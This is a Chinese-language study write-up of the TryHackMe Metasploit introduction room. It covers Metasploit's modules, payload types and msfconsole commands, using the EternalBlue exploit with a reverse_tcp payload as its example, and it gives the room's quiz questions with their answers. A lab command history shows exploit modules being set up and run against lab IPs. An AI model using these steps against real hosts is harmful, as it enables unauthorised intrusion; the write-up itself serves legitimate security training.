

# THM-Metasploit: Introduction(Metasploit简介)-学习

---

本文相关的TryHackMe实验房间链接：<https://tryhackme.com/room/metasploitintro>

## H2 介绍

Metasploit 是应用最广泛的利用框架之一，它是一个强大的工具，可以支持渗透测试的所有阶段，从信息收集到后渗透。

Metasploit 有两个主要版本：

- Metasploit Pro: 促进任务自动化和管理的商业版。这个版本有一个图形用户界面(GUI)。
- Metasploit Framework: 从命令行界面开始工作的开源版本，本文主要关注这个版本，MSF在Kali上默认安装。

Metasploit 框架是一组允许进行信息收集、扫描、漏洞利用、exp开发、后渗透等操作的工具，虽然 Metasploit 框架的主要用途集中在渗透测试领域，但它也有助于漏洞研究和exp开发。

Metasploit 框架的主要组成部分可概括如下：

- msfconsole：主命令行界面。
- Modules（模块）：msf框架支持的功能模块，如漏洞利用，扫描，有效载荷（payload）等。
- Tools（工具）：有助于漏洞研究、漏洞评估或渗透测试的独立工具。其中一些工具是msfvenom、pattern\_create、pattern\_offset。其中pattern\_create和pattern\_offset在exp开发阶段是很有用的工具，我们在这里主要介绍msfvenom。

本文将介绍 Metasploit 的主要组成部分，了解如何在目标系统上找到相关的漏洞、设定msf中的一些参数、对易受攻击的服务进行利用等。

## H2 Metasploit 的主要组成部分

在使用 Metasploit 框架时，你将主要与 Metasploit 控制台进行交互。你可以使用 `msfconsole` 命令从 kali Linux终端启动Metasploit控制台，这个控制台是你与 Metasploit 框架的不同模块进行交互的主界面。

模块（Modules）是 Metasploit 框架中用于执行特定任务的小组件，比如利用漏洞、扫描目标、或者执行穷举法（暴力破解）等。

在深入研究模块之前，明晰一些未来将重复出现的概念会很有帮助：漏洞、漏洞利用（exp）和有效载荷（payload）。

- 漏洞：影响目标系统的设计、编码或逻辑缺陷，利用漏洞可能导致泄露机密信息或者允许攻击者在目标系统上执行任意代码。
- 漏洞利用（exp）：对目标系统上存在的漏洞进行利用的一段代码
- 有效载荷（payload）：一个exp会利用一个漏洞，然而，如果我们希望执行exp能够得到我们想要的结果（进入目标系统，阅读机密信息等），我们就需要使用有效载荷，有效载荷是将在目标系统上运行的代码。

下面列出了MSF中的一些模块和类别，仅供参考，你可以通过 Metasploit 控制台（msfconsole）与它们进行交互。

**Auxiliary（辅助）**：任何功能支持模块，如扫描器，爬虫功能和 fuzz功能，都可以在这里找到。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit
```

**Encoders（编码器）**：编码器将允许你对exp和payload进行编码，以期望绕过基于特征的反病毒解决方案的限制。

基于特征的反病毒和安全解决方案有一个已知威胁的数据库，它们通过将可疑文件与此数据库进行比较来检测威胁，如果有匹配就发出警报。因为反病毒解决方案可以执行额外的检查，所以编码器的成功率是有限的。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

**Evasion (逃避)**：虽然编码器能够对payload进行编码，但是使用编码器不应该被认为是一个直接逃避杀毒软件的尝试；在另一方面，使用Evasion (逃避) 模块才会尝试直接逃避杀毒软件，这个功能模块或多或少会成功。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 2 evasion/
evasion/
├── windows
│   ├── applocker_evasion_install_util.rb
│   ├── applocker_evasion_msbuild.rb
│   ├── applocker_evasion_presentationhost.rb
│   ├── applocker_evasion_regasm_regsvcs.rb
│   ├── applocker_evasion_workflow_compiler.rb
│   ├── windows_defender_exe.rb
│   └── windows_defender_jshta.rb
└──

1 directory, 7 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

**Exploits (exp)**：漏洞利用，主要针对目标系统。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 3 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

**NOPs (No OPeration)**，无操作。

它们在 Intel x86 CPU 系列中用0x90表示，接下来的一个周期中 CPU 将不执行任何操作，该模块通常用作缓冲区，以实现一致的有效负载（payload）大小。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

9 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

**Payloads (有效载荷)**：有效载荷是在目标系统上运行的代码。

exp会利用目标系统的漏洞，但是为了达到预期的结果，我们需要一个有效载荷，例如，获取一个 shell，将恶意软件或后门程序加载到目标系统，运行一个命令，或者启动 calc.exe 作为概念验证（POC-proof of concept）以便添加到渗透测试报告中。通过启动 calc.exe 应用程序来远程启动目标系统上的计算器是一种良好的POC方式，这样可以证明我们能够在目标系统上运行命令。

在目标系统上运行命令已经是一个重要的步骤，但是建立一个交互式连接，允许你输入能在目标系统上执行的命令更佳，这种交互式命令行环境被称为“shell”。

Metasploit 提供了发送不同有效载荷（payload）的能力，这些有效载荷有些可以在目标系统上打开 shell。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 payloads/
payloads/
├── singles
├── stagers
└── stages

3 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

你将在有效载荷模块下看到三个不同的目录: singles、stagers 和stages。

- Singles: 不需要下载其他组件就可以运行的自包含有效载荷(能实现添加用户、启动 notepad.exe 程序等)。
- Stagers: 负责建立 Metasploit 与目标系统之间的连接渠道。在处理分段有效载荷时非常有用，“分段 payloads”会先上传一个payload片段到目标系统上，然后再下载剩余的payload片段。这样处理有一些优点，因为与一次发送全部有效载荷相比，分段有效载荷的初始大小将相对较小。
- Stages: Downloaded by the stager，这将允许你使用更大的有效载荷。

Metasploit 有一种微妙的方法来帮助你识别单一(也称为“内联”)有效载荷和分段有效载荷。

generic/shell\_reverse\_tcp和windows/x64/shell/reverse\_tcp，两者都能用于建立 Windows反向shell。

前者是内联(或单一)有效载荷,这可以从"shell"和"reverse"之间的"\_"符号得出判断结果，后者则是分段有效载荷，这可以从 "shell" 和"reverse"之间的"/"符号得出判断结果。

**Post:** Post 模块将有助于以上渗透测试过程的最后阶段以及后渗透。

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

如果你希望进一步熟悉这些模块，可以在 Metasploit 安装的模块文件夹下找到它们，对于 TryHackMe提供的AttackBox，这些模块位于/opt/metasploit-framework-5101/modules路径下（如上面的图片所示）。

## 答题

Answer the questions below 回答下面的问题

What is the name of the code taking advantage of a flaw on the target system? 利用目标系统缺陷的代码名称是什么?

Exploit

Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal? 在目标系统上运行以实现攻击者目标的代码的名称是什么?

payload

Correct Answer

What are self-contained payloads called? 自包含的有效载荷叫什么?

singles

Correct Answer


Is " windows/x64/pingback\_reverse\_tcp" among singles or staged payload? Windows/x64/pingback\_return\_tcp"是单个还是分段有效载荷?

singles

Correct Answer

## H2 Msfconsole

如前所述，控制台是 Metasploit 框架的主要接口。你可以在TryHackMe提供的AtackBox 终端或者在已经安装了Metasploit Framework的任何系统上使用 `msfconsole` 命令来启动MSF控制台。



```
root@ip-10-10-220-191:~# msfconsole

_-----_
.' ##### ;."
.- --, . ;@ @@" ; .- --, .
." @@@@@" ., '@@ @@@@@" ., '@@@@@" .
'- @@@@@@@@@@@@@ @@@@@@@@@@@@@ @;
  @@@@@@@@@@@@@ @@@@@@@@@@@@@ .
  " -' .@@@ - .@ @ , -' .- --
    ".@' ; @ @ -' ;
      @@@ @@@ @
      ' @@@ @ @
      . @@@ @ @
      ', @ @ ;
      ( 3 C ) /|___ / Metasploit! \
      ;@' . __*_," \|--- \_____/
      '(.,..."/

      =[ metasploit v5.0.101-dev                               ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]


Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf6 >
```

一旦成功启动控制台，你将看到命令行的开头会被更改为 msf5(或 msf6，这取决于你安装的 Metasploit 版本)。Metasploit 控制台(msfconsole)可以像普通的命令行 shell 一样使用，如下所示：

第一个命令是 `ls`，列出了使用 msfconsole命令启动的Metasploit 所在文件夹的内容；然后是一个发送到 Google's DNS（谷歌的域名服务器）IP 地址(8.8.8.8)的 `ping`。

当我们用TryHackMe提供的 AtackBox (Linux)进行ping操作时，我们添加了 `-c 1` 选项，这样只会发送一个 ping，否则，ping 进程将持续进行，直到使用 CTRL + C 才能让它停止。



```
msf6 > ls
[*] exec: ls


burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                               Pictures      thinclient_drives
Downloads                               Postman      Tools

msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```


msfconsole将支持大多数 Linux 命令,包括clear命令（清除终端屏幕），但是它不允许你使用常规命令行的某些特性（比如：不支持输出重定向），如下图所示：



```
msf6 > help > help.txt
[-] No such command
msf6 >
```

重定向符号 >

说到这个（上图中输入了help），help 命令可以单独使用，也可以用于特定的命令，下面是set 命令的帮助（help）菜单：



```
msf6 > help set
Usage: set [option] [value]


Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

你可以使用 history 命令查看之前键入的命令：



```
msf6 > history
1 use exploit/multi/http/nostromo_code_exec
2 set lhost 10.10.16.17
3 set rport 80
4 options
5 set rhosts 10.10.29.187
6 run
7 exit
8 exit -y
9 version
10 use exploit/multi/script/web_delivery
```

msfconsole 的一个重要特性是支持选项卡补全，这将在以后使用 Metasploit 命令或处理模块时派上用场。例如，如果你输入he然后按下 Tab 键，你将看到它会自动补全成help命令。

msfconsole 是由上下文进行管理的，这意味着，除非将参数设置为全局变量，否则如果更改了决定使用的模块，所有原模块的参数设置都将丢失。


在下面的示例中，我们使用了 ms17\_010\_eternalblue的exp，并且设置了RHOSTS等参数，如果我们现在切换到另一个模块(例如端口扫描模块)，我们就需要再次设置 RHOSTS参数值，因为我们之前所做的所有参数更改都保留在ms17\_010\_eternalblue的exp的上下文中。

让我们看看下面的示例，以便更好地理解这个特性，我们将使用 MS17-010 永恒之蓝的exp作为例子。

当你输入 use exploit/windows/smb/ms17\_010\_eternalblue 命令，

你将看到命令行提示符从 msf6 更改为 "msf6 exploit(windows/smb/ms17\_010\_eternalblue)"。

“永恒之蓝”是美国国家安全局(NSA)开发的一个漏洞，该漏洞影响到众多 Windows 系统上的 SMBv1服务器。SMB (服务器消息块)在 Windows 网络中广泛用于文件共享，甚至用于向打印机发送文件。2017年4月，网络犯罪集团“影子经纪人”(Shadow Brokers)泄露了永恒之蓝。2017年5月，这个漏洞在 WannaCry 勒索软件攻击中被全世界利用。



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

你也可以使用 use 命令选择要使用的模块，并在搜索结果行的开头输入exp编号。

虽然命令行提示符已经更改，但是你能注意到我们仍然可以运行前面提到的普通命令，如 ls命令，这意味着我们并没有像你通常所期望的那样在操作系统命令行中“进入”了一个文件夹。



```
Linux commands within a context

msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                               Pictures      thinclient_drives
Downloads                             Postman      Tools

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

命令行提示符告诉我们现在有了一个上下文环境，我们将在其中工作，你可以通过键入 show options 命令看到这一点。

```
Show options

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         .                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass        .                no        (Optional) The password for the specified username
  SMBUser        .                no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          10.10.220.191   yes       The listen address (an interface may be specified)
  LPORT          4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

这将打印与我们之前选择的漏洞exp相关的选项，Show options 命令将根据其所用的上下文具有不同的输出。上面的例子表明，这个漏洞exp需要我们设置变量，如 RHOSTS 和 RPORT。另一方面，后渗透模块可能只需要我们设置一个 SESSION ID (参见下面的屏幕截图)。会话是目标系统的现有连接，后期漏洞利用模块将使用该连接。

```
Options for a post-exploitation module

msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):

  Name      Current Setting  Required  Description
  ----      -
HOST                no        Target a specific host
SESSION             yes        The session to run this module on.
USER                no        Target User for NetSessionEnum

msf6 post(windows/gather/enum_domain_users) >
```

show 命令可以在任何上下文中使用，show命令后面跟模块类型(auxiliary、payload、exp等)以列出可用模块。下面的示例中列出了可用于 ms17-010 Eternalblue 漏洞利用的有效载荷。

```
The show payloads command

msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
=====

#   Name                                     Disclosure Date  Rank  Check  Description
-   -
0   generic/custom                           manual         No    Custom Payload
1   generic/shell_bind_tcp                   manual         No    Generic Command Shell, Bind TCP Inline
2   generic/shell_reverse_tcp               manual         No    Generic Command Shell, Reverse TCP Inline
3   windows/x64/exec                         manual         No    Windows x64 Execute Command
4   windows/x64/loadlibrary                 manual         No    Windows x64 LoadLibrary Path
5   windows/x64/messagebox                  manual         No    Windows MessageBox x64
6   windows/x64/meterpreter/bind_ipv6_tcp   manual         No    Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager
7   windows/x64/meterpreter/bind_ipv6_tcp_uuid manual         No    Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
```

如果在msfconsole命令行提示符环境下（msf6>）使用，show 命令将列出所有模块。

到目前为止，我们在 Metasploit 看到的所有模块的use命令和show options命令的效果都是相同的。

你可以使用 back 命令离开当前的上下文环境。

```
The back command

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

可以通过在其上下文中键入 info 命令来获得关于任何模块的进一步信息。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
```

Arch:  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Average  
Disclosed: 2017-03-14

Provided by:  
Sean Dillon  
Dylan Davis  
Equation Group  
Shadow Brokers  
thelightcosine

Available targets:

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:  
Yes

Basic options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload information:  
Space: 2000

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in

srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

#### References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>  
<https://cvedetails.com/cve/CVE-2017-0143/>  
<https://cvedetails.com/cve/CVE-2017-0144/>  
<https://cvedetails.com/cve/CVE-2017-0145/>  
<https://cvedetails.com/cve/CVE-2017-0146/>  
<https://cvedetails.com/cve/CVE-2017-0147/>  
<https://cvedetails.com/cve/CVE-2017-0148/>  
<https://github.com/RiskSense-Ops/MS17-010>

#### Also known as:

ETERNALBLUE

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

或者，你可以使用 info 命令，后面跟着 msfconsole 命令行提示符中模块的路径(例如，info exploit/windows/smb/ms17\_010\_eternalblue)。Info 不是帮助菜单，它会显示模块的详细信息，如作者、相关资源等

## Search

msfconsole 中最有用的命令之一是 search。此命令将在 Metasploit Framework 数据库中搜索与给定搜索参数相关的模块。

你可以使用 CVE 编号进行搜索，或者搜索 exp 名称(eternalblue 永恒之蓝，heartbleed 心脏滴血等)，或者搜索目标系统的类型。

```
The search command

msf6 > search ms17-010

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No      MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal No      MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal Yes     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

search 命令的输出会提供每个返回的模块的概述，你可能注意到“name”字段已经提供了比模块名更多的信息。你能看到模块的类型（auxiliary、exp等）以及模块的类别（scanner, admin, windows, Unix等）。

你可以使用搜索结果中返回的任何模块，输入命令 use 加上对应的数字即可（例如：使用 use 0代替use auxiliary/admin/smb/ms17\_010\_command）。

返回的另一个重要信息是“rank”字段，exp是根据它们的可靠性来评定的，下表提供了它们各自的描述：

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances ( <a href="#">WMF Escape()</a> ).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: <a href="#">exploit/unix/webapp/php_eval</a> ).

参考链接：<https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>

你可以使用类型(type)和平台(platform)等关键字来指导搜索功能。

